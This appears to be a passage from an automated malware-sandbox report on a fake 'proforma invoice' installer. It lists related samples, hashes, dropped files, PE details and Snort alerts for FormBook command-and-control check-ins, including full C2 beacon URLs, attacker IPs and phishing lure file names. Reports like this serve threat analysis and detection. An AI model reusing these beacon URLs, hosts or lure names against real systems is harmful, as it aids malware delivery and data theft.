	http://jrpgreview.com/uploads/1/3/0/8/130874396/130874396.html#la+escuela+de+los+annales+una+historia+intelectual	Get hash	malicious	Browse	• jrpgreview.com/uploads/1/3/0/8/130874396/130874396.html?js=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJKb2tlbiIsImV4cCI6MTYwNDU3OTQxOSwiaWF0IjoxNjA0NTcyMjE5LCJpc3MiOiJKb2tlbiIsImpzIjoxLCJqdGkiOiIycDI5YnJscTdiNGZiZThkb3MxaWU5bzliLCJuYmYiOjE2MDQ1NzIyMTksInRzIjoxNjA0NTcyMjE5ODA5ODEzfQ.PKldYRigIvil48xiZ9X6fqG6H7Uc1ciIR0sTCWf9tAs&sid=e7473bd8-1f51-11eb-acdb-1f2a73b18557
	D76CA0.exe	Get hash	malicious	Browse	• fafa6.com//u5.htm
	5order pdf.exe	Get hash	malicious	Browse	• www.missegghostel.com/nk7/
104.232.96.207	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• www.theyogirunner.com/dp3a/?7nH8vbl=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+AJSO//FT9AUltlmWQ==&7ne0c=sZvXur

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• www.theyogirunner.com/dp3a/?Qxo=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+DloN+T+QKhF&MJBD=FdFp3xAhctetbXf0
23.227.38.74	triage_dropped_file.exe	Get hash	malicious	Browse	• www.thealhenab.com/lth/?j2JH=ZcbCehfj8ImupxL5QXnMNvQJWpQCOut0r4CVtnEGIsCNW0r5wSCoLo5XJHu+FOqvsvGw&h4z=6lyDpn60BJx
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.closetcouturenc.com/c244/?7n=5jNdhZ_X42i84pV&R48h=flwE3YcYGsU/TaMiWbUZTKVuiW3FLNuQbGNiC6N+NU/VqYsSC9RgAif2H2ijMVa01tDm
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.thirdgenerationfarms.com/un8c/?z8b=iZspkzE0JnS86&m6=K7pYdtPf1O8pkq5RJpQL9NxmcqWMJU+Ppy9tvWhY4bI/nVqWSKBoLDAkJ4bn6KwKcEveZsCjYw==
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• www.universalphonemarket.com/dp3a/?9rMTYd=oPnT&i890b4=EsQWO7Ia6y124haLSppFMR0zJnUPO31SP/r5yW22Lir3snxnGwkzmwrr05Dph4umLPXJ
	qXDtb88hht.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?b0GDi6=Q6Ahtfox&Z8E=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR
	RFQ.exe	Get hash	malicious	Browse	• www.offersinabundance.com/qah0/?DX9pb=2LBb2NW4EgpwUlSsFlVwlRF82Hc5jGDJ+WM6RpThXUa68dYBUfl3vB5itNGE1ADRzAPW&UDK49v=0BahA

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.exe	Get hash	malicious	Browse	• www.the-plague-doctor.com/ngvm/?Rxo4n8lx=N6t4uij3Bnfz0thkEVBudZCo3324dv5Cau36l6vISK8wiKeRIgYQaeO8WJY3KNcLujaD&6lPt=DBWdatr8OFdXf8
	Telex_Payment.exe	Get hash	malicious	Browse	• www.prosperouspromises.com/m3rc/?hTk8tpm=Bux0+evZkpJFouT8m8PiIMbx44EWtE9m7BZzrPnSEWVCGq5LKn1lk3VU9ISrInZ4VXXN&l4=5jxX5BaX4hy8-j8
	QyKNw7NioL.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?m4=PditjTvx4PwX_x-&aBd=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZSDSX8qwPBDW
	IsIMH5zplo.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?n2MLF0Ux=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjoHtKIVmiR&Dj6t=CpStsPY
	ORDER0429.exe	Get hash	malicious	Browse	• www.laughouka.com/frf/?Eh=AGFauOqDv/HfRUzmq/TYMSxJ1o0aeAJ0t++JXinCgh+bUPEVFp3ANvy2jAng90emT1+B&khu=KdEXebCXyH3li
	Remittance advice.exe	Get hash	malicious	Browse	• www.sargentapparel.com/juue/?r2Jl2P=vpWqaX6JOu8ZsHn8drLqQMe6+aZ+RfLKrQwToxuZjGBvWaDLvVh4Sh6JflYKgzLv+7JrBsckEQ==&x4=cHFXwpt8BN7HVxQ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HQvl0y1Wu4.exe	Get hash	malicious	Browse	• www.thecanineharness.com/xkcp/?vPk=e9Pf9tHYEMShWWwNG5UvCshY2ABg45EgX9NuTuHur4caRmP7QuLk0W6lWTxDDONgsjypzNj2jw==&2dW8=8pXh-V4h02hpJ2J
	003 SOA.exe	Get hash	malicious	Browse	• www.madflowr.com/hme1/?6l-x=P9Yffdim+7xdt/lqVJ5gYdoJ15fwkx2SxeQc+fgyrtS6VeRlavBDlKdIFlqwKeTohIxC&q450=lHkpfvh8-6gxYnb
	DOC1073.exe	Get hash	malicious	Browse	• www.exoticflameinc.com/gqav/?n8W=5jNx5L7xUNvtZH&6lkLL=dhdUouTDULIRA1vaWqhiWs1JEKXkfHXa5gKIxvNKCyR4+v40m5wsnn+GvsBTLiLjgixa
	swift.exe	Get hash	malicious	Browse	• www.lkbeautysf.com/uecu/?8pk8=6lcdJHrpYtAxo&mVFd9P=/iJmRKdW9BMnM+S8BsRYOkXrgQbixhsTdtS69weI+Je728AYu647J5oYyHknwqlBvLH0qjZnvw==
	CONTRACT SWIFT.exe	Get hash	malicious	Browse	• www.campingquick.com/s5cm/?IBZlYbB=ykmySD41HqpRsFExsLJzaB/DPTfNPkk2Lc0Pz7ATifvot7ncWrGAE7TUgg0cf+ItDyGbmwzT/w==&7no=4hLljrWPCjYL
	PO 4500151298.exe	Get hash	malicious	Browse	• www.goldgrandpa.com/dp3a/?VrbDp=GkWHDDYMiWr4Ju0U4teKyAR8hKcpKlGmV2ZHyKwA/bXhSAEvQCtqjiLuXuDi+Fm5YGCW&y0Dt=r0D0w8
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• www.universalphonemarket.com/dp3a/?7nH8vbl=EsQWO7Ia6y124haLSppFMR0zJnUPO31SP/r5yW22Lir3snxnGwkzmwrr05PpyoilSfXfRBrscw==&7ne0c=sZvXur

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	cy.exe	Get hash	malicious	Browse	• www.sleepysteeptea.com/zrmt/?Klh8a=p2JDfHUh1&6lux=Ucn9fSZXqSSmkiL0mEOrYo2pHriSzUOrcicofX8z62uvKNxaVT5sdSOEjUogsrUNyPDA

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.kladios.com	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 121.254.178.252
www.pecon.pro	#U00a0Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• 185.107.56.200
	PO 4500151298.exe	Get hash	malicious	Browse	• 82.192.82.228
	AWB DHL 6357297368.exe	Get hash	malicious	Browse	• 185.107.56.200
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 185.107.56.200
natroredirect.natrocdn.com	SecuriteInfo.com.Trojan.GenericKD.37066764.6014.exe	Get hash	malicious	Browse	• 85.159.66.93
	rtgs_2021-06-07_02-01.exe	Get hash	malicious	Browse	• 85.159.66.93
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 85.159.66.93
	PO 4500151298.exe	Get hash	malicious	Browse	• 85.159.66.93
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 85.159.66.93
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 85.159.66.93
	bd729c36_by_Libranalysis.exe	Get hash	malicious	Browse	• 85.159.66.93
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 85.159.66.93
	RCS76393.exe	Get hash	malicious	Browse	• 85.159.66.93
	newordermx.exe	Get hash	malicious	Browse	• 85.159.66.93
	Swift001_jpg.exe	Get hash	malicious	Browse	• 85.159.66.93
	t3R3C0QGKU.exe	Get hash	malicious	Browse	• 85.159.66.93
	PO_210301.exe.exe	Get hash	malicious	Browse	• 85.159.66.93
	PO_210224.exe	Get hash	malicious	Browse	• 85.159.66.93
	VESSEL SPECIFICATION 2021.exe	Get hash	malicious	Browse	• 85.159.66.93
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 85.159.66.93
	Y75vU558UfuGbzM.exe	Get hash	malicious	Browse	• 85.159.66.93
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• 85.159.66.93
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 85.159.66.93
	D0ck7nuQyqLXPRQ.exe	Get hash	malicious	Browse	• 85.159.66.93
www.theyogirunner.com	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 104.232.96.207
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 104.232.96.207
www.kingguardgroup.com	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	• 69.162.102.218
	3arZKnr21W.exe	Get hash	malicious	Browse	• 69.162.102.218
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 69.162.102.218
shops.myshopify.com	triage_dropped_file.exe	Get hash	malicious	Browse	• 23.227.38.74
	triage_dropped_file.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 23.227.38.74
	qXDtb88hht.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	Telex_Payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	QyKNw7NioL.exe	Get hash	malicious	Browse	• 23.227.38.74
	IsIMH5zplo.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER0429.exe	Get hash	malicious	Browse	• 23.227.38.74
	Remittance advice.exe	Get hash	malicious	Browse	• 23.227.38.74
	HQvl0y1Wu4.exe	Get hash	malicious	Browse	• 23.227.38.74
	003 SOA.exe	Get hash	malicious	Browse	• 23.227.38.74
	DOC1073.exe	Get hash	malicious	Browse	• 23.227.38.74
	SKMBT_C22421033008180 png.exe	Get hash	malicious	Browse	• 23.227.38.74
	swift.exe	Get hash	malicious	Browse	• 23.227.38.74
	CONTRACT SWIFT.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO 4500151298.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-NL-AMS-01NetherlandsNL	no_response_will_be_considered_as_agreement_email.js	Get hash	malicious	Browse	• 185.123.60.113
	no_response_will_be_considered_as_agreement_email.js	Get hash	malicious	Browse	• 185.123.60.113
	invoice.exe	Get hash	malicious	Browse	• 212.32.237.90
	product_support_agreement_boeing2.js	Get hash	malicious	Browse	• 185.123.60.113
	product_support_agreement_boeing2.js	Get hash	malicious	Browse	• 185.123.60.113
	swift 0024182021.exe	Get hash	malicious	Browse	• 83.149.93.194
	PURCHASE ORDER US-J42169.exe	Get hash	malicious	Browse	• 83.149.93.194
	U4JZ8cQqvU.exe	Get hash	malicious	Browse	• 212.32.237.92
	IsIMH5zplo.exe	Get hash	malicious	Browse	• 212.32.237.90
	most_purchase_agreements_are_contingent_on_which_two_items_property_de.js	Get hash	malicious	Browse	• 185.123.60.113
	purchase order 20210602 pvt.exe	Get hash	malicious	Browse	• 83.149.93.194
	most_purchase_agreements_are_contingent_on_which_two_items_property_de.js	Get hash	malicious	Browse	• 185.123.60.113
	wMKDi0Ss3f.exe	Get hash	malicious	Browse	• 212.32.237.101
	Payment Advice.exe	Get hash	malicious	Browse	• 37.48.65.149
	Docs draft comfirm.exe	Get hash	malicious	Browse	• 83.149.93.194
	purchase order.exe	Get hash	malicious	Browse	• 83.149.93.194
	GuDCxzqi.exe	Get hash	malicious	Browse	• 81.171.31.214
	BA-CONTRACT 312000123 SSR ADVICE 31-05-2021.xlsx	Get hash	malicious	Browse	• 212.32.237.101
	PI.exe	Get hash	malicious	Browse	• 212.32.237.92
	Swift copy_9808.exe	Get hash	malicious	Browse	• 81.171.22.6
CLOUDFLARENETUS	Order.exe	Get hash	malicious	Browse	• 104.21.40.174
	DocumentScanCopy2021_pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	RRY0yKj2HM.dll	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.Trojan.PackedNET.721.2973.exe	Get hash	malicious	Browse	• 104.23.98.190
	SecuriteInfo.com.Trojan.PackedNET.831.4134.exe	Get hash	malicious	Browse	• 104.23.98.190
	SWIFT COMMERCIAL DUTY 0218J.exe	Get hash	malicious	Browse	• 172.67.188.154
	p8Wo6PbOjL.exe	Get hash	malicious	Browse	• 162.159.130.233
	b7cgnOpObK.exe	Get hash	malicious	Browse	• 104.21.19.200
	Invoice 8-6-2021.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO187439.exe	Get hash	malicious	Browse	• 104.21.81.138
	090009000000090.exe	Get hash	malicious	Browse	• 104.21.19.200
	Urgent Contract Order GH78566484,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	NEWORDERLIST.exe	Get hash	malicious	Browse	• 104.21.47.38
	Nr_0052801.exe	Get hash	malicious	Browse	• 172.67.158.27
	Check 57549.Html	Get hash	malicious	Browse	• 104.16.19.94
	Invoice_OS169ENG 000003893148.exe	Get hash	malicious	Browse	• 104.21.19.200
	PO.xlsx	Get hash	malicious	Browse	• 104.23.98.190
	sat1_0609_2.dll	Get hash	malicious	Browse	• 104.20.184.68
	Lista e porosive.exe	Get hash	malicious	Browse	• 162.159.129.233
	00404000004.exe	Get hash	malicious	Browse	• 172.67.188.154
HENGTONG-IDC-LLCUS	Payment receipt MT103.exe	Get hash	malicious	Browse	• 146.148.195.215
	000987654345XASD.exe	Get hash	malicious	Browse	• 216.12.171.50
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 104.232.96.207
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 104.232.96.207
	DHL_119045_Receipt document,pdf.exe	Get hash	malicious	Browse	• 172.87.193.139
	nK8YtaS7db.exe	Get hash	malicious	Browse	• 146.148.189.230
	pVrqrGltiL.exe	Get hash	malicious	Browse	• 104.232.64.103
	Proforma Fatura INV98767894.PDF.exe	Get hash	malicious	Browse	• 107.178.171.41
	GE3hVNHtrK.exe	Get hash	malicious	Browse	• 104.232.64.103
	PI.exe	Get hash	malicious	Browse	• 146.148.146.34
	SWIFT COPY.exe	Get hash	malicious	Browse	• 146.148.146.34
	Bank Details.xlsx	Get hash	malicious	Browse	• 104.128.125.95
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 103.4.20.241
	dot.dot	Get hash	malicious	Browse	• 203.76.236.103

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	eQLPRPErea.exe	Get hash	malicious	Browse	• 104.128.125.95
	FTT103634332.exe	Get hash	malicious	Browse	• 104.128.126.123
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 104.128.125.95
	Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 104.232.96.254
	New order.exe	Get hash	malicious	Browse	• 104.232.96.254
	SWIFT_png.exe	Get hash	malicious	Browse	• 220.158.226.143

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsp24F7.tmp\System.dll	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	
	YZ8OvkljWm.exe	Get hash	malicious	Browse	
	U03c2doc.exe	Get hash	malicious	Browse	
	QUOTE061021.exe	Get hash	malicious	Browse	
	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	
	PO187439.exe	Get hash	malicious	Browse	
	090009000000090.exe	Get hash	malicious	Browse	
	NEWORDERLIST.exe	Get hash	malicious	Browse	
	00404000004.exe	Get hash	malicious	Browse	
	40900900090000.exe	Get hash	malicious	Browse	
	INVO090090202.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.W32.Injector.AIC.genEldorado.29599.exe	Get hash	malicious	Browse	
	D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe	Get hash	malicious	Browse	
	D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.383129.23206.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.383129.29566.exe	Get hash	malicious	Browse	
	ASAI-LiveCage-Client-Full_Installer-NSS-B-1.5.2.0005 (1).exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\6jlp0t221b5inmotwb6	
Process:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998758173527995**
Encrypted:	**true**
SSDEEP:	3072:QT5c8TmXd3cHrOEnBjJYnX/3VOe6PbETLuf3wKW/Hic0bFaj24k9p1C:QT4tcHrnjJGvFOpoT4W/fVip8
MD5:	B0D1F8FE2661BB67EAE722EF05BB2EA6
SHA1:	63478D37EF57D85F0CC92FCBBB3680EEC90FB384
SHA-256:	02ECBE9DFAACA44A385946BF2A10AB675CD3AC64E66811D1333A9EBCBB728A4F
SHA-512:	318172A5D104A9C782D1CCC81F09A67241E85E2EF9E8B2F76661E977DC61B85E373593B4CC3F2BFFC963CC5D98C44BA399197F1E40391FB4513AD718884C268
Malicious:	false
Reputation:	low
Preview:	./f.t.L.['.3...._2.q.".4.H.#..Nn..J...^Z.wn..f..&...w-..NH`.S.Q.?.v..o...40.....o.c...oxy.Z#.(XD.....H8..4.!f...,.B..ok..g..Fq.z..n..)ap.e.....7.d.8<.....IB.{...Hkq~..a.\..8.h9.. .4c....+K..$.....M....k..}V.z.8.;..b..P.6....M.....4.Lu.Ifx.e.=wV...q.=i...g..)~W.ca.-.....23.....B.....m..!h.....y...r.@.....9G.;m.p<.....Yy.j._...W...[.S./.....TU.4....L.}._%j..eW.h...u/-..GT..}.Q..W.h...=4.s..x..j..zU....*.....,s&..<V>...(.`Xx..x....-3..o.\.Z\|M/.Q+,.~.....4.....(hY.O;...p.F...~...).L.....'M.g.@..b...u.....{....s....I.....QX..[...i..x..f.J.....$.?*.q.-e*..U.y.....f..h..2'....1...dJT..._.a...K.c...{.@.....id..b..p;..~.....lZ7E..K.e...q...S.....?[.....o...9NSx,./..\...B...n.B....T..4...-.....I..L&-.^.....l9...L....fj.G..V.....8..<C.L.X....+J..L2...A..@D...`?.....)...o..f`...~4.`...T.zH..Y...z]..}=..P..t.[.::.m.6..r.D...4.8.....6.X.a.....+.]..pc@.1..q.<.g..K._..L...rF...

C:\Users\user\AppData\Local\Temp\dceotuvjnitpz	
Process:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe

C:\Users\user\AppData\Local\Temp\dceotuvjnitpz	
File Type:	data
Category:	dropped
Size (bytes):	56977
Entropy (8bit):	4.980974364016973
Encrypted:	false
SSDEEP:	1536:kpYDj6sp0NqCBljcLGbeeqr8uXKZnH/E/pl7f3tsfLvE:ScfOQLGbzqb6ZfEP3F
MD5:	EA1030174F35B4071E9655765BDEE0A7
SHA1:	E1DA533CAD9DD79A6CA5567840631492B546FAF1
SHA-256:	EA9A33E85D080A56D1242F112240E1396C45149913A7CBFED0132E0BA171561A
SHA-512:	2DE92DBD68B66527981E28ACCCA0C01676C35A5CCF951A0B429799DBE1BBDEFF86931D3E211891D2EC1A44D19132D45E10ADEC6A56D122BABFFDBF64C540A909
Malicious:	false
Reputation:	low
Preview:	U.....S.....b.....%..... ....!....."....#...a.$...v.%...3.&....'.....(.....).....*...a.+.....,...a.-...../.....0.....1.....2.....3...Q.4.....5...4.6.....7...=.8...%.9.....:.....;.....<.....=.....>.. .A.?.....@.....A...5.B.....C.....D...=.E.....F...I.G.....H.....I.....J...5.K...W.L.....M.....N.....O.....P...5.Q.....R.....S.....T...5.U.....V.....W...=.X.....Y.....Z.....[...=.\.....].....^...4._.....`...U.a.. ...b.....c.....d.....e.....f...~.g.....h.....i.....j.....k.....l.....m...Y.n.....o.....p...U.q.....r...I.s.....t.....u.....v...Y.w...W.x.....y.....z.....{.....|...Y.}.....~.....Y.....U.....U .....4.....~.....y.....I.....W.....

C:\Users\user\AppData\Local\Temp\nsp24F6.tmp	
Process:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe
File Type:	data
Category:	dropped
Size (bytes):	254631
Entropy (8bit):	7.4186917232920075
Encrypted:	false
SSDEEP:	6144:6GpT4tcHrnjJGvFOpoT4W/fVipc4dL9bRP4t:b4tcLjJG9OpoT4W/fViDdpb58
MD5:	6805AECB719838AC09004E2E0655BDED
SHA1:	5D1F4A1429C20E9105F1800B13E558022FD15294
SHA-256:	A764168E4B558D726EF4AAC92AF20367FB229F7B42AECE6EAB191B4208B5E61B
SHA-512:	4784DB4AA246735148204058EF8F0108E1FB3D49BFDF76CCC15A56E2251E43F54FECFA53C7338F15E9DAF5EA16F53A3A79A5A01DDE95403E395C5F95062D952
Malicious:	false
Reputation:	low
Preview:	.T.....,.....T=..... S.....S..... .....J.....j.....|..... ....

C:\Users\user\AppData\Local\Temp\nsp24F7.tmp\System.dll	
Process:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\nsp24F7.tmp\System.dll	
Joe Sandbox View:	• Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse • Filename: YZ8OvkljWm.exe, Detection: malicious, Browse • Filename: U03c2doc.exe, Detection: malicious, Browse • Filename: QUOTE061021.exe, Detection: malicious, Browse • Filename: PAYMENT CONFIRMATION.exe, Detection: malicious, Browse • Filename: PO187439.exe, Detection: malicious, Browse • Filename: 090009000000090.exe, Detection: malicious, Browse • Filename: NEWORDERLIST.exe, Detection: malicious, Browse • Filename: 00404000004.exe, Detection: malicious, Browse • Filename: 40900900090000.exe, Detection: malicious, Browse • Filename: INVO090090202.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.W32.Injector.AIC.genEldorado.29599.exe, Detection: malicious, Browse • Filename: D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe, Detection: malicious, Browse • Filename: D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Bulz.383129.23206.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Bulz.383129.29566.exe, Detection: malicious, Browse • Filename: ASAI-LiveCage-Client-Full_Installer-NSS-B-1.5.2.0005 (1).exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-D.-D.-D...J.*.D.-E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L.....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.912934279663738
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Proforma Invoice and Bank swift-REG.PI-0086547654.exe
File size:	223620
MD5:	b148ae414eb8a1b34a15cdb32c21f9ee
SHA1:	25b78f76010cc34843352c78d4f8e07a28b46b32
SHA256:	193788545c12c697fe660e9dd178e5d97478d5b90d5b0096f1cd6a9b641d48e9
SHA512:	9f6efbfdd1ab7bed6e0efcff882fd05816c0cbb6b413abce562f1ab6c8adbfa2d86610299be8d399ba36a305b64cadc762806eaa4c647d9b04fd457ec1537d0a
SSDEEP:	6144:Ds9G4RsUIfpwRmZfqJxbx3jjTQeGYWAaE:yG45IfpTlxV3jHQeGYn
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40323c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000

General

Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C6 [Sat Dec 5 22:50:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.18162709925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x9e0	0xa00	False	0.45625	data	4.51012867721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-14:36:44.390894	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.4	121.254.178.252
06/10/21-14:36:44.390894	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.4	121.254.178.252
06/10/21-14:36:44.390894	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.4	121.254.178.252
06/10/21-14:36:54.972333	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	85.159.66.93
06/10/21-14:36:54.972333	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	85.159.66.93

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-14:36:54.972333	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	85.159.66.93
06/10/21-14:37:10.805521	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	23.227.38.74	192.168.2.4
06/10/21-14:37:27.645237	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	35.205.61.67
